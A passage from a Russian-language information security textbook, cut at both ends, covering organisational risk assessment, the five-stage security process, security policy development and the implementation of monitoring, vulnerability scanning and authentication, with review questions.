безопасностью, для исправления ситуации потребуется определенное количество ресурсов. В этом случае можно рассчитать денежные затраты. Однако возникает сложность с подсчетом нематериальных затрат, связанных с отсутствием персонала, способного выполнять другие служебные обязанности.

Аналогичная проблема возникает при определении издержек, связанных с медленным сетевым соединением. Работники дольше ожидают доступа в интернет и медленнее выполняют свою работу, а какой-либо проект или научное исследование не выполняется вовсе.

Репутация

Потеря репутации для организации - это очень важная потеря. Измерить подобную утрату затруднительно. Каковы точные издержки в этом случае? Репутация может рассматриваться как эквивалент доверия, которое общественность имеет к организации. Например, репутация банка равна доверию общественности к сохранности денег, помещенных в этот банк. Если у банка слабая репутация или получены доказательства, что деньги, помещенные в банк, не находятся в безопасности, то банк, вероятно, потеряет клиентов. Если новости о том, что выполнен успешный взлом *банковской системы* будут опубликованы, то вряд ли общественность захочет вкладывать деньги в такой банк. Покинут ли банк существующие клиенты? Несомненно, в большинстве случаев именно так и произойдет. Как измерить такой ущерб?

Другим примером является репутация благотворительных организаций. Благотворительные организации популярны из-за своих добрых дел, выполняемых в обществе. Основываясь на этой репутации, люди предоставляют денежные пожертвования, которые позволяют благотворительным организациям функционировать. Если репутация благотворительных организаций ослабеет из-за того, что обнаружится нецелевое расходование этих денежных средств? Сократятся ли денежные пожертвования? Несомненно, сократятся.

Примечание

Репутация - это *нематериальный актив*, который создается и развивается в течение определенного времени. Снижение репутации

измерить не просто, но оно, несомненно, влияет на организацию.

Потерянные контракты

Потерянные контракты - это нереализованный потенциал. Организация планирует обслуживать новых клиентов и дополнительно реализовать свою продукцию. Как измерить потери, если эта возможность не реализована? Конечно, можно продемонстрировать, что не был выполнен объем запланированных продаж, но как связать это с риском для безопасности? Влияет ли реализация угроз на потерю потенциальных возможностей?

В некоторых случаях воздействие очевидно. Например, организация выполняет продажу продукции через интернет. Веб-сайт организации не функционирует четыре дня. Он является основным каналом продаж, поэтому ясно, что на четыре дня торговля приостановится.

А если по непредвиденным обстоятельствам производитель вынужден остановить производство продукции на четыре дня? Могла ли компания продать эти товары, если бы они имелись в наличии? Нет точного способа определения таких потерь.

Методика оценки риска

Конечно, при оценке риска вопросов намного больше, чем ответов. Если весь вероятный риск можно выразить в денежной форме, то процесс намного упростится. Однако в реальной ситуации это сделать невозможно. Следовательно, мы должны воспользоваться данными, которые позволят выполнить эту оценку.

Для каждого риска необходимо установить наилучший, наихудший и наиболее вероятный план действий, затем определить величину ущерба для каждого варианта действий (денежные средства, время, ресурсы, репутация и потерянные контракты). Планы действий создаются на основе следующих критериев.

- Наилучший случай. Нарушение защиты замечено сразу же, проблема быстро устранена, и информация осталась внутри организации. Общий ущерб оказался незначительным.
- Наихудший случай. Нарушение защиты замечено клиентом,

который и уведомил организацию. Проблема не была незамедлительно исправлена, информация об этом дошла до прессы. Общий ущерб оказался очень большим.

- Наиболее вероятный случай. Нарушение защиты замечено через некоторое время. Какая-то информация о событии "просочилась" к клиентам (но не вся), и организация была в состоянии контролировать большую часть информации. Общий ущерб был смягчен.

Параметры наиболее вероятного случая меняются в зависимости от реального состояния безопасности, существующей в организации. Иногда наиболее вероятный случай может оказаться самым плохим вариантом.

Теперь для каждого выявленного риска рассмотрим возможный результат.

Ответьте на следующие вопросы.

- Сколько денежных средств нужно затратить на ликвидацию последствий успешного взлома системы безопасности? Определите время работы персонала, консультантов и стоимость нового оборудования.
- Сколько времени потребуется на ликвидацию последствий успешного взлома системы безопасности? Как это повлияет на программу выпуска новой или существующей продукции?
- Какие ресурсы будут затронуты в случае взлома системы безопасности? Какие отделы вашей компании зависят от этих ресурсов?
- Как это событие повлияет на репутацию организации?
- Приведет ли это к срыву новых контрактов? Если да, то какого типа и в каких размерах?

Как только на каждый вопрос будут получены ответы, постройте таблицу, отражающую возможные последствия для каждого риска. Эта информация потребуется вам для улучшения подходов к управлению рисками.

Определение рисков, связанных с электроникой

Этот проект покажет вам способы определения рисков в вашей компании. Он не содержит методику полной оценки риска, а, скорее, является самым первым шагом. В этом задании мы рассмотрим только лишь риски, связанные с электроникой. При полной оценке риска необходимо дополнительного рассмотреть физический риск, риск, связанный с оборудованием и так далее.

Шаг за шагом

1. Определите все точки доступа к информации. Обратите внимание как на электронный, так и на *физический доступ*.
2. Определите возможные угрозы. Продумайте, какие уровни доступа к информации имеют сотрудники вашей организации. Предположите, какие цели могут преследовать злоумышленники по отношению к вашей организации, что они стараются здесь заполучить.
3. Определите уязвимые места, существующие в различных системах и отдельных рабочих местах с важной информацией. Помните, что уязвимые места существуют не только в структуре систем, но и в процессах и процедурах.
4. Для всех мест хранения информации определите уровень риска (высокий, средний или низкий), который обусловлен наличием уязвимых мест и угроз.
5. Проверьте контрмеры вашей организации. Определите, уменьшат ли применяемые контрмеры уровень установленных рисков.
6. Теперь рассмотрите каждый риск и определите потенциальный ущерб (деньги, время, ресурсы, репутация и потерянные контракты).

Вывод

Для крупной организации имеет смысл выполнять это задание для каждого отдела или рабочего места. Вероятно, будет обнаружено много различных угроз, и определение их точной сущности будет проблематичным. В этом случае предположите наличие общего уровня риска и переходите к уязвимым местам.

Рассматривая контрмеры, убедитесь, что они определены как для процедур, так и для технических средств.

Контрольные вопросы

1. Назовите две составляющих риска.
2. Каков уровень риска при отсутствии угроз?
3. Что такое уязвимость?
4. Назовите четыре цели для угроз.
5. Может ли угроза иметь более одной цели?
6. Какими характеристиками должен обладать агент, чтобы представлять собой угрозу?
7. Должен ли агент иметь *физический доступ* к системе, чтобы представлять собой угрозу?
8. Для какого типа организаций общественность рассматривается как угроза?
9. Только злонамеренные события являются угрозой?
10. После выявления уязвимых мест и угрозы что еще определяется для оценки риска в организации?
11. Назовите пять областей, которые нужно исследовать при оценке риска в организации.
12. С чего начинается определение реальных уязвимых мест?
13. Какая модель используется, если определение особых видов угроз является проблематичным?
14. Можно ли предположить, что большинство организаций в состоянии определить финансовые потери от различного рода инцидентов?
15. Какие затраты сложнее всего измерить?

Обеспечение информационной безопасности

Рассмотрены вопросы обеспечения информационной безопасности, оценки стоимости проведения мероприятий по безопасности. Уделено внимание вопросам разработки и реализации политики безопасности, а также аудита систем.

Обеспечение информационной безопасности - это процесс, опережающий управление риском, а не следующий за ним. В отличие от ответной модели, когда вначале происходит чрезвычайное происшествие, а только потом принимаются меры по защите информационных ресурсов, предупредительная модель работает до того, как что-то случится.

В ответной модели общие затраты на безопасность неизвестны.

Общие затраты на безопасность = Стоимость ущерба от происшествия + Стоимость контрмер

К сожалению, мы не узнаем стоимость ущерба от происшествия, пока оно фактически не произойдет. Поскольку организация не предпринимает никаких шагов для предотвращения инцидента, нет никакой возможности узнать величину возможного ущерба. Следовательно, нельзя оценить риск, пока не произойдет реальный инцидент.

К счастью, организация может сократить затраты на обеспечение информационной безопасности. Правильное планирование и управление риском позволят значительно снизить, если не исключить, величину ущерба от происшествия. Если принимались правильные меры, и инцидент был предотвращен, то величина затрат составляет:

Общие затраты на безопасность = Стоимость контрмер

Также обратите внимание, что

Стоимость происшествия + Стоимость контрмер >> Стоимость контрмер

Предупредительное принятие необходимых мер - это правильный

подход к информационной безопасности. В этом случае организация определяет свои уязвимые места, выявляет *величину риска* и выбирает экономически эффективные контрмеры. Это первый шаг в *процессе обеспечения* информационной безопасности.

Обеспечение информационной безопасности - это непрерывный процесс, включающий в себя пять ключевых этапов (см. рис. 8.1):

- оценку;
- политику;
- реализацию;
- квалифицированную подготовку;
- аудит.

Каждый из этих этапов по отдельности повышает уровень защищенности организации; однако только взятые вместе они обеспечивают основу, которая позволит эффективно управлять риском.

Рис. 8.1. Обеспечение информационной безопасности

Оценка стоимости

Процесс обеспечения информационной безопасности начинается с оценки имущества: определения информационных активов организации, факторов, угрожающих этой информации, и ее уязвимости, значимости *общего риска* для организации. Это важно

просто потому, что без понимания текущего состояния риска невозможно эффективно выполнить программу защиты этих активов.

Данный процесс выполняется при соблюдении метода управления риском. Сразу после выявления риска и его количественной оценки можно выбрать рентабельную контрмеру для уменьшения этого риска.

Цели оценки информационной безопасности следующие:

- определить ценность информационных активов;
- определить угрозы для конфиденциальности, целостности, доступности и/или идентифицируемости этих активов;
- определить существующие уязвимые места в практической деятельности организации;
- установить риски организации в отношении информационных активов;
- предложить изменения в существующей практике работы, которые позволят сократить величину рисков до допустимого уровня;
- обеспечить базу для создания соответствующего проекта обеспечения безопасности.

Перечисленные цели не изменят тип оценки, принятый в организации. Однако степень приближения каждой цели зависит от масштабов работы.

Перечислим пять основных видов оценки.

- *Оценка уязвимых* мест на системном уровне. Компьютерные системы исследованы на известные уязвимости и простейшие политики соответствия техническим требованиям.
- Оценка на сетевом уровне. Произведена оценка существующей компьютерной сети и информационной инфраструктуры и выявлены зоны риска.
- Общая оценка риска в рамках организации. Произведен анализ всей организации с целью выявления угроз для ее информационных активов. Установлены уязвимости в местах обработки информации по всей организации. Исследована информация, представленная как в электронном виде, так и на физических носителях.

- Аудит. Исследована существующая политика и соответствие организации этой политике.
- Испытание на возможность проникновения. Исследована способность организации реагировать на смоделированное проникновение. Этот тип оценки пригоден только для организаций с высокоразвитой *программой безопасности*.

В последующем обсуждении предположим, что во время проведения аудита будет проведено также испытание на возможность проникновения. Эти виды оценки подразумевают некоторое предварительное понимание рисков и наличие опыта в практической реализации системы безопасности и управления риском. Ни один из видов оценки не подходит, когда организация пробует понять текущее состояние безопасности.

Необходимо провести оценку собранной информации из трех главных источников:

- опрос работников;
- проверка документации;
- *инвентаризация*.

Нужно проводить опрос работников, которые будут обеспечивать информацией существующие системы безопасности и направления деятельности организации. Не рекомендуется смешивать служебный персонал и руководителей. Опрашивающий должен непринужденно направить разговор на задачи оценки и на то, как человек может содействовать защите информационных активов. Имейте в виду, что сотрудник может заверить вас, что ни одно из направлений обеспечения информационной безопасности активов за ним не закреплено.

Обязательно изучите все существующие политики, связанные с безопасностью. Исследование не должно ограничиваться только готовыми документами, внимательно прочитайте и черновики.

Последний этап сбора информации - *инвентаризация* всех материальных ценностей организации.

При проведении оценки изучают следующие моменты:

- сетевое окружение;
- физические меры безопасности;
- существующие политики и процедуры;
- меры предосторожности, принятые на местах;
- осведомленность работников в вопросах безопасности;
- персонал;
- загруженность персонала;
- взаимоотношения работников;
- строгое соблюдение работниками установленной политики и мероприятий;
- специфику деятельности.

Сетевое окружение

Обычно в сетевом окружении находятся открытые точки доступа к информации и системам. Исследование сети начинают с построения диаграммы сети и рассматривают каждую точку возможного подключения.

Примечание

Диаграмма сети зачастую бывает неточной или устаревшей, следовательно, крайне важно, чтобы она была не единственным источником информации, используемым для определения критических сетевых компонентов.

Расположение серверов, рабочих станций, доступ в интернет, соединения наборного доступа, соединения с удаленными офисами и партнерами должны полностью представлены на диаграмме сети. На основании диаграммы и информации, полученной от системного администратора, собираются следующие данные:

- тип и количество систем в сети;
- операционные системы и их версии;
- топология сети (коммутаторы, маршрутизаторы, мосты и т. д.)
- точки доступа к интернету;
- использование интернета;

- типы, количество и версии всех межсетевых экранов;
- точки входа соединений наборного доступа;
- беспроводные точки доступа;
- тип удаленного доступа;
- топология глобальной сети;
- точки доступа в удаленных офисах;
- точки доступа других организаций;
- расположение веб-серверов, FTP-серверов и почтовых шлюзов;
- используемые протоколы;
- лица, осуществляющие управление сетью.

После определения архитектуры сети выявляются внутренние защитные механизмы сети:

- *списки управления доступом* маршрутизаторов, правила межсетевых экранов на всех точках доступа в интернет;
- механизмы идентификации, используемые для удаленного доступа;
- защитные механизмы во всех точках доступа других организаций;
- механизмы шифрования, используемые для передачи и хранения информации;
- механизмы шифрования, используемые для защиты переносных компьютеров;
- антивирусные системы, установленные на серверах, рабочих станциях и службах электронной почты;
- настройки безопасности сервера.

Если сетевые и системные администраторы не предоставят подробной информации о настройках безопасности сервера, то вам потребуется обследование сервера. Оно должно охватить требования к паролям, настройки аудита для каждой системы, а также используемые обновления системы и программ.

Узнайте у сетевых администраторов об использующейся системе управления сетью. Необходимо собрать информацию о типах оповещений и лицах, которые осуществляют мониторинг системы и сбор данных. Эта информация пригодится для выявления нарушителей в случае обнаружения вторжения администраторами системы.

Наконец, необходимо выполнить сканирование всех систем на предмет обнаружения уязвимых мест. Это можно сделать с помощью компьютера, размещенного внутри системы (внутреннее сканирование) или размещенного в интернете, за пределами межсетевых экранов организации. Оба результата очень важны, так как позволят выявить уязвимые места, которые могут использоваться злоумышленниками, которые находятся в вашей организации или за ее пределами.

Совет

Имейте в виду, что сетевые администраторы могут не знать обо всех точках удаленного доступа в организации.

Физическая безопасность

Физическая безопасность помещения - важнейшая составляющая системы защиты информации. Определение мер *физической безопасности* включает управление *физическим доступом* к подразделениям, а также к секретным отделам и помещениям. Например, центр регистрации и обработки данных должен иметь собственную систему контроля физического доступа. Как минимум, этот доступ должен быть строго ограничен. При определении мер *физической безопасности* необходимо выявить следующее:

- тип *физической защиты* здания, офисных помещений, документов на бумажных носителях и центра обработки данных;
- наличие ключей у персонала;
- засекреченные помещения здания или отдела (исключая центр обработки данных).

Определите расположение линий коммуникации внутри помещений и те места, где линии коммуникации входят в здание. В этих местах могут быть размещены подслушивающие устройства, поэтому подобные точки нужно включить в список *критических областей*. Включите в список и помещения, где возможно аварийное отключение.

Объектами *физической безопасности* являются источники энергии, системы контроля состояния окружающей среды и системы противопожарной безопасности, используемые в центре обработки

данных. Соберите следующую информацию об этих системах:

- какую мощность потребляет подразделение;
- какую мощность потребляет центр обработки данных;
- какие типы источников бесперебойного питания установлены;
- как долго имеющиеся источники бесперебойного питания смогут поддерживать работоспособность системы;
- какие системы соединены с источниками бесперебойного питания;
- кто будет извещен в случае отключения электроэнергии;
- какая система контроля состояния окружающей среды подключена к источнику бесперебойного питания;
- какая система контроля состояния окружающей среды связана с центром обработки данных;
- кто будет извещен в случае выхода из строя системы контроля состояния окружающей среды;
- какой вид системы противопожарной безопасности установлен в центре обработки данных;
- может ли система противопожарной безопасности центра обработки данных среагировать на пожар, не угрожающий центру.

Примечание

Многие правила противопожарной безопасности требуют установки разбрызгивателей во всех частях здания. В последнем случае необходимо использовать систему пожаротушения, которая не использует воду.

Политики и процедуры

Многие политики и процедуры организации связаны с безопасностью. При проведении оценки должны быть исследованы следующие документы:

- политика безопасности;
- информационная политика;
- план восстановления в случае чрезвычайных происшествий;
- процедуры контрмер на чрезвычайное происшествие;
- политика и процедуры резервного копирования;

- справочное руководство работника или инструкции;
- процедуры найма-увольнения работников;
- принципы конфигурирования систем;
- правила межсетевых экранов;
- фильтры маршрутизатора;
- политика сексуальных домогательств на рабочем месте;
- политика *физической безопасности*;
- *методология разработки* программного обеспечения;
- методология смены программного обеспечения;
- телекоммуникационные политики;
- диаграммы сети;
- организационная диаграмма.

После получения вышеуказанных политик и процедур каждая из них исследуется на предмет значимости, правомерности, завершенности и актуальности.

Политика или процедура должна быть значимой для практической деловой деятельности, существующей в организации в настоящее время. Общие политики не всегда работают, поскольку не учитывают особенности той или иной организации. Процедуры должны определять методики выполнения текущих задач.

Политики и процедуры должны соответствовать цели, определенной в документе. При исследовании документа на правомерность проверяйте каждое требование на соответствие установленной цели политики или процедуры. Например, если целью политики безопасности является определение требований безопасности ко всем установленным компьютерным системам, она не должна описывать особые конфигурации для майн-фреймов, рабочих станций и клиент-серверных систем.

Политики и процедуры должны охватывать все стороны деятельности организации. Нередко можно обнаружить, что отдельные аспекты деятельности не нашли свое отражение в политике либо вовсе отсутствовали на момент создания политики. Изменения в технологиях очень часто приводят к изменениям в политиках и процедурах.

Политики и процедуры могут устаревать со временем. Причиной этому

является не злоупотребление, а, скорее, небрежность. Морально устаревший документ становится бесполезным и "умирает". Организации в своей деятельности не стоят на месте, меняются системы и сетевое окружение. Если политики не адаптируются к появлению новых систем или новых направлений деятельности, то она теряет свое значение. Все политики и процедуры необходимо своевременно и обоснованно обновлять.

Кроме вышеописанных документов, в процессе оценки необходимо исследовать программу в области информированности о проблемах безопасности и материалы, используемые в соответствующих тренингах. Сравните эти материалы с существующими политиками и процедурами, чтобы увидеть, насколько точно они отражают организационную политику.

И в заключение, процедура оценки должна включать исследование сведений о недавних происшествиях и проверках. Это не значит, что вы можете всецело положиться на результаты предыдущей работы, скорее, требуется установить, есть ли прогресс в существующих сферах деятельности.

Меры предосторожности

Меры предосторожности обычно используются для восстановления работоспособного состояния после каких-либо инцидентов. Основными составляющими являются системы резервного копирования и план восстановления на случай чрезвычайных происшествий.

При оценке пригодности систем резервного копирования исследование должно быть глубже, чем просто просмотр политики и процедур резервного копирования. Необходимо произвести опрос системных операторов, чтобы понять, как на самом деле используется система. Получите ответы на следующие вопросы.

- Что представляет собой система резервного копирования?
- Для каких систем проводится резервное копирование и как часто?
- Где хранятся резервные копии?
- Как часто резервные копии перемещаются в архив?

- Выполнялась ли когда-либо проверка резервных копий?
- Как часто должны использоваться резервные копии?
- Повреждались когда-либо резервные копии?
- Как часто данные нуждаются в резервном копировании?

Ответы на эти вопросы прольют свет на эффективность существующих систем резервного копирования.

Исследуйте план восстановления на случай чрезвычайных происшествий, обращая внимание на его полноту. То, как план используется на самом деле, нельзя определить, просто читая его. Опросите служащих, которые будут использовать план, чтобы определить, использовался ли план когда-либо и был ли он действительно эффективен. Задайте им следующие вопросы.

- Использовался это план когда-либо?
- Какой был результат?
- Тестировался ли план?
- Какое оборудование имеется в распоряжении для устранения последствий бедствия?
- Какое альтернативное местоположение доступно?
- Кто несет ответственность за действия по устранению последствий бедствия?

Осведомленность

Политики и процедуры работают замечательно и позволяют значительно улучшить безопасность организации, если им следуют работники вашей организации. Проводя оценку, оставьте время для беседы с постоянными сотрудниками (не имеющими обязанностей управляющих или администраторов) для определения их уровня осведомленности по вопросам политик и процедур компании, а также практических положений должной безопасности. Обойдите офисные помещения для поиска признаков несоблюдения политик. Обратите внимание на наличие бумажных листков с написанными паролями и на системы, оставленные в активированном состоянии после регистрации пользователей.

Осведомленность администратора также важна. Очевидно, что они

обязаны знать политику компании по вопросам конфигурирования систем. Администраторы должны быть осведомлены об угрозах и уязвимостях, о признаках вторжений в системы. Главное, они должны знать, какие действия необходимо предпринять при обнаружении атаки.

Вопрос к эксперту

Вопрос. Имеет ли значение осведомленность сотрудников?

Ответ. Да, она имеет большое значение. Сотрудники имеют доступ и нужные сведения, следовательно, являются возможными *источниками угроз*. Именно поэтому злоумышленники проявляют к ним повышенный интерес. Есть много методов социального инжиниринга, позволяющих нарушителю достигнуть своей цели, когда все предыдущие попытки натолкнулись на надежную систему безопасности.

Человеческий фактор

Служащие являются одним из самых важных факторов, влияющих на общую безопасность. Отсутствие навыков или, наоборот, их избыток может стать причиной выхода из строя хорошо продуманных *программ безопасности*. Проверьте уровень навыков персонала, отвечающего за вопросы безопасности, и администраторов, чтобы определить, способны ли они выполнять программу обеспечения *безопасности*. *Персонал*, отвечающий за вопросы безопасности, должен понимать свою работу в плане общей политики так же хорошо, как разбираться в последних разработках в своей области. Администраторы должны иметь соответствующие навыки, чтобы на высоком уровне осуществлять управление системами и сетевым окружением внутри организации.

Все пользователи должны иметь базовые навыки в области компьютерных технологий. Тем не менее, при наличии более глубоких знаний (например, у разработчиков программного обеспечения) возможно возникновение дополнительных проблем в сфере безопасности. Если пользователи достаточно хорошо владеют компьютерными технологиями, то им не составит труда установить на свои рабочие станции дополнительное программное обеспечение, которое может повлиять на общую безопасность организации. Эти

люди с большей вероятностью обладают навыками и знаниями, необходимыми для использования уязвимостей внутренних систем.

От аудиторов организации потребуется обследование систем и сетей как часть их рабочего задания. В этом случае аудиторы, разбирающиеся в существующих технологиях и системах, используемых внутри организации, быстрее смогут отыскать проблемы.

Загруженность персонала

Даже очень квалифицированные и сообразительные работники не смогут поддерживать систему безопасности, если они перегружены работой. При возрастании объема работ первым делом будут забыты именно вопросы безопасности. Администраторы не проверяют записи журналов, пользовательские пароли на совместно используемые ресурсы, а менеджеры забывают о том, что говорилось на тренинге по защите систем. Тут даже самая серьезная организация с тщательно разработанными политиками и процедурами столкнется с уязвимостями.

Однако проблема может быть вовсе не такой страшной, как кажется. В процессе оценки необходимо определить, является ли большой объем работы временным явлением либо это постоянная практика, действующая в организации.

Отношение

Отношение управленческого персонала к вопросам безопасности - еще один ключевой аспект в общей среде безопасности. Это отношение определяется при назначении ответственных за безопасность внутри организации. Другая сторона этого отношения проявляется в том, как управляющее звено передает свои взгляды сотрудникам.

Передача взглядов на безопасность имеет две стороны: отношение управляющего звена и механизм передачи. Руководство может вполне осознавать важность процессов безопасности, но если они не доносят это до своих сотрудников, то последние не будут этого понимать.

Поэтому не забудьте исследовать состояние данного вопроса в организации, опросив руководящий состав и сотрудников.

Следование правилам

При составлении плана безопасной информационной среды необходимо определить фактическую *среду безопасности*. Планируемая среда устанавливается политикой, положениями и существующими механизмами. Фактическая среда определяется реальным согласием на участие в *процессе обеспечения* безопасности руководителей и сотрудников. Например, если политика безопасности требует еженедельного просмотра журналов аудита, а руководители не делают этого, то, значит, в организации не соблюдаются требования этой политики.

Политика использования восьмизначных паролей одинаково важна для всех сотрудников. Если руководство организации приказывает системным администраторам настроить конфигурацию их компьютеров на использование паролей с меньшим количеством знаков, это указывает на недостаточное следование правилам со стороны руководства.

Совет

Недостаточное следование правилам со стороны руководства однозначно приведет к рассогласованности действий администраторов и других сотрудников.

Специфика деятельности

В заключение исследуйте специфику деятельности организации. Опросите сотрудников и выясните издержки организации в случае нарушения конфиденциальности, целостности, доступности или идентифицируемости информации. Попробуйте выразить величину этих потерь в денежном выражении, времени простоя, утраченной репутации или в расторгнутых сделках.

При исследовании специфики деятельности определите движение информации внутри организации, между отделами и рабочими местами, внутри отделов и в другие организации. Выясните, как звенья этой цепи угрожают информации, как взаимосвязаны между собой отдельные части организации.

Частью процесса оценки является выявление систем и сетей, критичных для выполнения основной функции организации. Если организация связана с электронной коммерцией, выясните, какие системы используются для совершения сделок? Очевидно, необходим веб-сервер, но что насчет других серверных систем? Определение серверных систем позволит выявить прочие риски для организации.

Результаты оценки

После сбора всей информации группа оценки должна ее проанализировать. При *оценке безопасности* организации нельзя рассматривать отдельные блоки информации. Группа должна исследовать все уязвимости безопасности в контексте организации. Не все уязвимости превратятся в риски. Некоторые уязвимые места будут защищены каким-либо способом, который предотвратит их использование.

После завершения анализа группа оценки обязана представить полный набор рисков и рекомендаций для организации. Риски представляются по порядку - от наибольшего к наименьшему. Для каждого риска группа показывает возможные издержки в каком-либо выражении (денежном, временном, ресурсном, потере репутации и расторгнутых сделках). Каждый риск должен сопровождаться рекомендацией по управлению риском.

Последний шаг оценки - это разработка плана действий по безопасности. Организация должна определить, являются ли результаты оценки реальным отображением состояния безопасности, и учесть их при распределении ресурсов и составлении планов.

Примечание

Вполне вероятно, что в плане самый серьезный риск будет поставлен не на первое место. Этому могут помешать проблемы, связанные с бюджетом и ресурсами.

Разработка политики

Следующим шагом после оценки, как правило, является разработка

политик и процедур. Они определяют предполагаемое состояние безопасности и перечень необходимых работ. Без политики нет плана, на основании которого организация разработает и выполнит эффективную программу информационной безопасности.

Необходимо разработать следующие политики и процедуры.

- Информационная политика. Выявляет секретную информацию и способы ее обработки, хранения, передачи и уничтожения.
- Политика безопасности. Определяет технические средства управления для различных компьютерных систем.
- *Политика использования*. Обеспечивает политику компании по использованию компьютерных систем.
- Политика резервного копирования. Определяет требования к резервным копиям компьютерных систем.
- Процедуры *управления учетными записями*. Определяют действия, выполняемые при добавлении или удалении пользователей.
- Процедура управления инцидентом. Определяет цели и действия при обработке происшествия, связанного с информационной безопасностью.
- План на случай чрезвычайных обстоятельств. Обеспечивает действия по восстановлению оборудования компании после стихийных бедствий или инцидентов, произошедших по вине человека.

Разработка политик является в большей степени политическим процессом. Во многих отделах найдутся люди, которые заинтересуются политиками и захотят сказать свое слово при их разработке.

Примечание

Как было сказано в лекции 6, определение заинтересованных сторон будет ключевым моментом в создании успешной политики.

Порядок разработки политик

Итак, какая политика должна быть разработана первой? Ответ зависит от рисков, определенных в процессе оценки. Если защита информации

определена как область с высоким уровнем риска, информационная политика должна разрабатываться одной из первых. Если же вероятны потери в бизнесе из-за отсутствия плана на случай чрезвычайных действий, то этот план должен быть разработан в первую очередь.

Еще одним фактором в выборе порядка разработки политик является затрачиваемое время. Планы восстановления в случае ЧП обычно представляют очень подробные документы и требуют серьезных усилий со стороны отделов и сотрудников. Этот план потребует много времени для составления; возможно, потребуется помощь стороннего исполнителя, например, компании, поставляющей резервное оборудование для целей полного восстановления на случай *стихийного бедствия*.

Единственная политика, которая должна быть разработана на начальной стадии процесса, - это информационная политика. Информационная политика формирует основу понимания того, почему внутренняя информация важна и насколько она должна быть защищена. Этот документ послужит основой для программы обучения специалистов по вопросам безопасности, наряду с политикой использования и политикой паролей.

В самом лучшем случае возможна одновременная разработка нескольких политик, поскольку заинтересованные стороны будут объединены общими интересами. Например, системные администраторы интересуются политикой безопасности, но информационная политика их интересует в меньшей степени. Сотрудникам более близка политика безопасности и процедуры управления пользователями, а не политика резервного копирования, и т. д. В этом случае отдел информационной безопасности становится *координатором* и носителем функций, облегчающих выполнение проекта. Его представители должны присутствовать на первом собрании, посвященном разработке черновой версии плана, и их предложения станут отправным пунктом.

Совет

Для начала попробуйте составить небольшой документ с небольшим числом заинтересованных сторон. Это создаст благоприятную возможность для достижения успеха, что позволит отделу безопасности прийти к соглашениям, необходимым для разработки остальных

документов.

Обновление существующих политик

Если политики и процедуры уже существуют, это хорошо. Однако вероятно, что некоторые из этих документов потребуют обновления. Если в их создании принимал участие отдел информационной безопасности, то в первую очередь необходимо собрать все заинтересованные стороны, участвовавшие в работе над предыдущей версии политики, и начать работу по обновлению. Используйте как отправную точку исходный документ и выявленные неточности.

Если в разработке документа участвовал кто-то из сотрудников организации, его также нужно привлечь к работе над обновлением. Отдел информационной безопасности не должен ослаблять контроль над деятельностью бывшего владельца. В этом случае снова начните с исходного документа и выявленных неточностей.

Если разработчик исходного документа больше не числится в организации, то проще начать с чистого листа. Выявите заинтересованных лиц и пригласите их принять участие в процессе. Сообщите им, почему старый документ больше не является удовлетворительным

Вопросы для самопроверки

1. Общие затраты на безопасность = _____ + _____.
2. Перечислите главные элементы оценки в организации.

Реализация политики безопасности

Реализация политики заключается в реализации технических средств и средств непосредственного контроля, а также в подборе штата безопасности. Могут потребоваться изменения в конфигурации систем, находящихся вне компетенции отдела безопасности. В таких случаях в проведении *программы безопасности* должны участвовать системные и сетевые администраторы.

Исследуйте каждый этап для определения взаимодействий с другими системами управлениями. Например, усиление *физической защиты* позволит снизить требования к политике шифрования и наоборот. Установка межсетевых экранов позволит отложить немедленное устранение уязвимых мест внутренних систем.

Системы отчетности по безопасности

Системы отчетности по безопасности - это механизм, с помощью которого отдел безопасности отслеживает соблюдение политик и процедур, общее состояние уязвимых мест внутри организации. Для этого используются как ручные, так и автоматические системы. В большинстве случаев системы отчетности по безопасности включают оба типа систем.

Мониторинг использования

Механизмы мониторинга гарантируют, что работники следуют политикам использования компьютера. Они включают в себя программное обеспечение, отслеживающее использование интернета. Целью является выявление работников, постоянно нарушающих политику компании. Некоторые механизмы способны блокировать такой доступ и сохранять журнал попыток.

Мониторинг использования включает, например, удаление игр, установленных на рабочей станции. Сложные механизмы позволяют определить, что на компьютер пользователя загружено новое программное обеспечение, но они требуют взаимодействия между администраторами и службой безопасности.

Сканирование уязвимых мест систем

Уязвимые места системы стали очень важной темой в *безопасности. Установка* операционной системы с параметрами по умолчанию обычно сопровождается запуском ненужных процессов и появлением уязвимых мест. Выявление таких мест не составляет труда для службы безопасности, использующей современные инструментальные средства, а вот их исправление отнимает много времени. Служба безопасности должна отслеживать системы и их уязвимые места с определенной периодичностью. Необходимо обеспечить администраторов отчетами

об уязвимых местах для их удаления. Сведения о вновь установленных системах нужно доводить до сведения системного администратора.

Соблюдение политики

Соблюдение политики - это одно из заданий службы безопасности, отнимающее много времени. Для определения соблюдения политики используются ручной и автоматический режимы. Ручной механизм требует от работника службы безопасности исследования каждой системы и определения, как выполняются требования политики безопасности в конфигурации этой системы. Это отнимает чрезвычайно много времени, велика и вероятность ошибок. Намного чаще из общего количества систем выбирается одна, и проводится ее выборочное исследование. Такой способ требует меньше времени, но далек от совершенства.

Для проведения автоматической проверки соблюдения политики разрабатывается соответствующее программное обеспечение. Такой способ требует больше времени для установки и конфигурирования, но дает более точный результат в более короткие сроки. В этом случае требуется помощь системных администраторов, поскольку программное обеспечение необходимо установить в каждой проверяемой системе. Контроль соблюдения политики может выполняться на основе периодической выборки и результатов обращений к системным администраторам.

Аутентификация систем

Аутентификация систем - это механизм, предназначенный для установления личности пользователей, желающих получить доступ в систему или сеть. Она позволяет также идентифицировать лиц, пытающихся завладеть оборудованием организации. Механизмы аутентификации - это пароли, смарт-карты и *биометрия*. Требования к ним должны быть включены в программы профессиональной переподготовки по вопросам безопасности.

Примечание

Механизмы аутентификации можно применить к любому пользователю системы. Отсюда следует, что обучение и компетентность пользователя

являются важными сторонами развертывания любого механизма аутентификации.

Если пользователи не ознакомлены с работой *системы аутентификации*, то отдел ИТ будет перегружен звонками в службу технической поддержки. Производительность работы будет снижена, поскольку пользователи начнут изучать, как пользоваться новой системой. Ни при каких обстоятельствах изменения в способах аутентификации не должны осуществляться без обучения пользователей. Эти способы оказывают влияние на все системы организации, и их реализация должна сопровождаться подробным планированием. Служба безопасности должна работать во взаимодействии с системными администраторами, чтобы процесс реализации проходил без сбоев.

Безопасность в интернете

Реализация безопасности в интернете включает такие механизмы, как межсетевые экраны и виртуальные частные сети (VPN), и ведет к изменениям в сетевой архитектуре (см. лекции 10, 11, 16). Наиболее важным аспектом ее реализации является размещение устройства управления доступом (типа межсетевого экрана) между интернетом и внутренней сетью организации. Без подобной защиты все внутренние системы открыты для неконтролируемых нарушений *безопасности. Установка* межсетевого экрана является достаточно сложным процессом и может повлечь за собой сбои в нормальной работе пользователей.

Примечание

